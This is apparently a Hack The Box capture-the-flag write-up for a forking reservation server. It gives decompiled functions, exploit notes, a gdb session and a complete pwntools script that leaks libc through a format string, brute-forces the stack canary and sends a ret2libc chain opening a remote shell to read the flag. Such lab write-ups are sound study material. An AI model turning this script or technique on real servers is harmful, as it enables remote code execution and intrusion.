
```
void reserve(void)

{
  int iVar1;
  ssize_t sVar2;
  long in_FS_OFFSET;
  undefined4 local_3d;
  undefined local_39;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_38 = 0;
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  local_3d = 0;
  local_39 = 0;
  if (DAT_00104028 == 1) {
    write(DAT_00104024,"You have already reserved a table.\n",0x23);
  }
  else {
    write(DAT_00104024,"How many people would you like to reserve the table for?\n=> ",0x3c);
    sVar2 = read(DAT_00104024,&local_3d,4);
    *(undefined *)((long)&local_3d + (long)(int)sVar2) = 0;
    snprintf((char *)&local_38,0x20,"Table for %s\n",&local_3d);
    iVar1 = write_reservations(&local_38);
    if (iVar1 < 0) {
      write(DAT_00104024,"Unable to reserve your table.\n",0x1e);
    }
    DAT_00104028 = 1;
    write(DAT_00104024,"Your table has been reserved.\n",0x1e);
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```


Decompile: order - (server)


```

void order(void)

{
  int iVar1;
  ssize_t sVar2;
  long in_FS_OFFSET;
  char local_11e;
  undefined local_11d;
  int local_11c;
  undefined local_118 [264];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  if (DAT_00104028 == 0) {
    write(DAT_00104024,"Please reserve a table before ordering.\n",0x28);
  }
  else if (DAT_0010402c == 1) {
    write(DAT_00104024,"You have already placed an order.\n",0x22);
  }
  else {
    write(DAT_00104024,"What would you like to order?\n=> ",0x21);
    sVar2 = read(DAT_00104024,local_118,0x100);
    local_11c = (int)sVar2;
    write(DAT_00104024,"Would you like to add anything to your order? (y/n)\n=> ",0x37);
    read(DAT_00104024,&local_11e,2);
    local_11d = 0;
    iVar1 = strcmp(&local_11e,"y");
    if (iVar1 == 0) {
      write(DAT_00104024,"What else will you add to your order?\n=> ",0x29);
      read(DAT_00104024,local_118 + local_11c,0x100);
    }
    DAT_0010402c = 1;
    write(DAT_00104024,"You order has been placed!\n",0x1b);
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```


Decompile: unavailable - (server)

```

void unavailable(void)

{
  write(DAT_00104024,"This feature is not available yet.\n",0x23);
  return;
}

```




```
void check_reservations(void)

{
  int iVar1;
  FILE *__stream;
  size_t __n;
  long in_FS_OFFSET;
  undefined local_418 [1032];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  if (DAT_00104040 == 0) {
    __stream = fopen("reservations.txt","r");
    if (__stream == (FILE *)0x0) {
      perror("fopen");
      write(DAT_00104024,"Could not get the reservations.\n",0x20);
    }
    else {
      __n = fread(local_418,1,0x400,__stream);
      iVar1 = ferror(__stream);
      if (iVar1 == 0) {
        write(DAT_00104024,local_418,__n);
      }
      else {
        clearerr(__stream);
        perror("fread");
        write(DAT_00104024,"Could not get the reservations.\n",0x20);
      }
    }
  }
  else {
    write(DAT_00104024,"Only managers may view the reservations.\n",0x29);
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```


Decompile: clear_reservations - (server)

```c

void clear_reservations(void)

{
  FILE *__stream;

  if (DAT_00104040 == 0) {
    __stream = fopen("reservations.txt","w");
    fclose(__stream);
    write(DAT_00104024,"Cleared reservations.\n",0x16);
  }
  else {
    write(DAT_00104024,"Only managers may clear the reservations.\n",0x2a);
  }
  return;
}

```

3) Notes
i) We can get manager access by giving full 10 bytes of name input making the next to be overwritten to 0 (which is 1 for normal users and 0 for managers) making us the manager
ii) We can exploit the snprintf to leak address
iii) We can then bruteforce canary
iv) We can use order function to exploit overflow and ret2libc

4) Tested snprintf




```
                                                                         source:test.c+7
     2
     3
     4  int main()
     5  {
     6          char buf[2000];
      // buf=0x00007fffffffd200  →  0x0000000000000000
 →   7          snprintf(buf, 2000, "%d %d %d %d %d %d %d %d %d", 1, 2, 3, 4, 5, 6, 7, 8, 9);
     8          printf("%s", buf);
     9          return 0;
    10  }
                                                                         threads
[#0] Id 1, Name: "test", stopped 0x55555555518c in main (), reason: SINGLE STEP
                                                                         trace
[#0] 0x55555555518c → main()

gef➤  x/10a $rsp
0x7fffffffd1d0: 0x4     0x5
0x7fffffffd1e0: 0x6     0x7
0x7fffffffd1f0: 0x8     0x9
0x7fffffffd200: 0x0     0x0
0x7fffffffd210: 0x0     0x0
gef➤  info registers
rax            0x0                 0x0
rbx            0x7fffffffdae8      0x7fffffffdae8
rcx            0x1                 0x1
rdx            0x555555556004      0x555555556004
rsi            0x7d0               0x7d0
rdi            0x7fffffffd200      0x7fffffffd200
rbp            0x7fffffffd9d0      0x7fffffffd9d0
rsp            0x7fffffffd1d0      0x7fffffffd1d0
r8             0x2                 0x2
r9             0x3                 0x3
r10            0x7fffffffd700      0x7fffffffd700
r11            0x202               0x202
r12            0x0                 0x0
r13            0x7fffffffdaf8      0x7fffffffdaf8
r14            0x7ffff7ffd000      0x7ffff7ffd000
```

4) Exploit

```python
#!/usr/bin/env python3

from pwn import *
```

```
context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./server_patched")
libc = ELF("libc.so.6")
ld = ELF("./ld-2.35.so")
context.binary = exe

# gdb.debug(exe.path, 'set detach-on-fork off\nset follow-fork-mode parent\nset
schedule-multiple on', api=True)
host = '94.237.59.199'
port = 41212

# leak libc address
io = remote(host, port)
io.sendlineafter(b'=> ', b'a'*0x10)
io.sendlineafter(b'=> ', b'1')
io.sendlineafter(b'=> ', b'%2$p')
io.close()

io = remote(host, port)
io.sendlineafter(b'=> ', b'a'*0x10)
io.sendlineafter(b'=> ', b'5')
io.recvuntil(b'Table for ')
libc.address = int(io.recv(14).decode(), 16)-0x11491b
io.close()
print(hex(libc.address))
print(hex(exe.address))

# leak canary
canary = b''
for _ in range(8):
    for i in range(256):
        try:
            io = remote(host, port)
            io.sendlineafter(b'=> ', b'hacker')
            io.sendlineafter(b'=> ', b'1')
            io.sendlineafter(b'=> ', b'4')
            io.sendlineafter(b'=> ', b'2')
            io.sendafter(b'=> ', b'a'*0x100)
            io.sendlineafter(b'=> ', b'y')
            io.sendafter(b'=> ', b'a'*8+canary+bytes([i]))
            print(i, hex(unpack(canary, 'all')))
            if b'+---------------------+' not in
io.recvuntil(b'+---------------------+', timeout=2):
                continue
            canary += bytes([i])
            break
        except EOFError:
            continue
        except KeyboardInterrupt:
            if input("continue?").lower() != 'n':
                continue
        finally:
            io.close()

# ret2system
rop = ROP(libc)
rop.dup2(4, 0)
rop.dup2(4, 1)
rop.dup2(4, 2)
rop.system(next(libc.search(b'/bin/sh\x00')))
# rop.puts(next(libc.search(b'/bin/sh\x00')))

io = remote(host, port)
io.sendlineafter(b'=> ', b'hacker')
io.sendlineafter(b'=> ', b'1')
io.sendlineafter(b'=> ', b'4')
io.sendlineafter(b'=> ', b'2')
io.sendafter(b'=> ', b'a'*0x100)
io.sendlineafter(b'=> ', b'y')
io.sendafter(b'=> ', b'a'*8+canary+p64(0)+rop.chain())

io.interactive()
```

5) Flag



```
27 0x9a0c0804bb3e00
28 0x9a0c0804bb3e00
29 0x9a0c0804bb3e00
30 0x9a0c0804bb3e00
31 0x9a0c0804bb3e00
32 0x9a0c0804bb3e00
33 0x9a0c0804bb3e00
34 0x9a0c0804bb3e00
35 0x9a0c0804bb3e00
36 0x9a0c0804bb3e00
37 0x9a0c0804bb3e00
38 0x9a0c0804bb3e00
39 0x9a0c0804bb3e00
40 0x9a0c0804bb3e00
41 0x9a0c0804bb3e00
42 0x9a0c0804bb3e00
43 0x9a0c0804bb3e00
44 0x9a0c0804bb3e00
45 0x9a0c0804bb3e00
46 0x9a0c0804bb3e00
47 0x9a0c0804bb3e00
48 0x9a0c0804bb3e00
49 0x9a0c0804bb3e00
50 0x9a0c0804bb3e00
51 0x9a0c0804bb3e00
52 0x9a0c0804bb3e00
53 0x9a0c0804bb3e00
54 0x9a0c0804bb3e00
55 0x9a0c0804bb3e00
56 0x9a0c0804bb3e00
57 0x9a0c0804bb3e00
58 0x9a0c0804bb3e00
You order has been placed!
$ ls
core
flagd816d7b5ab9c4d97.txt
reservations.txt
server
$ cat flagd816d7b5ab9c4d97.txt
HTB{d0N7_f0Rg37_t0_p0l15H_tH3_f0Rk5!!!}$
```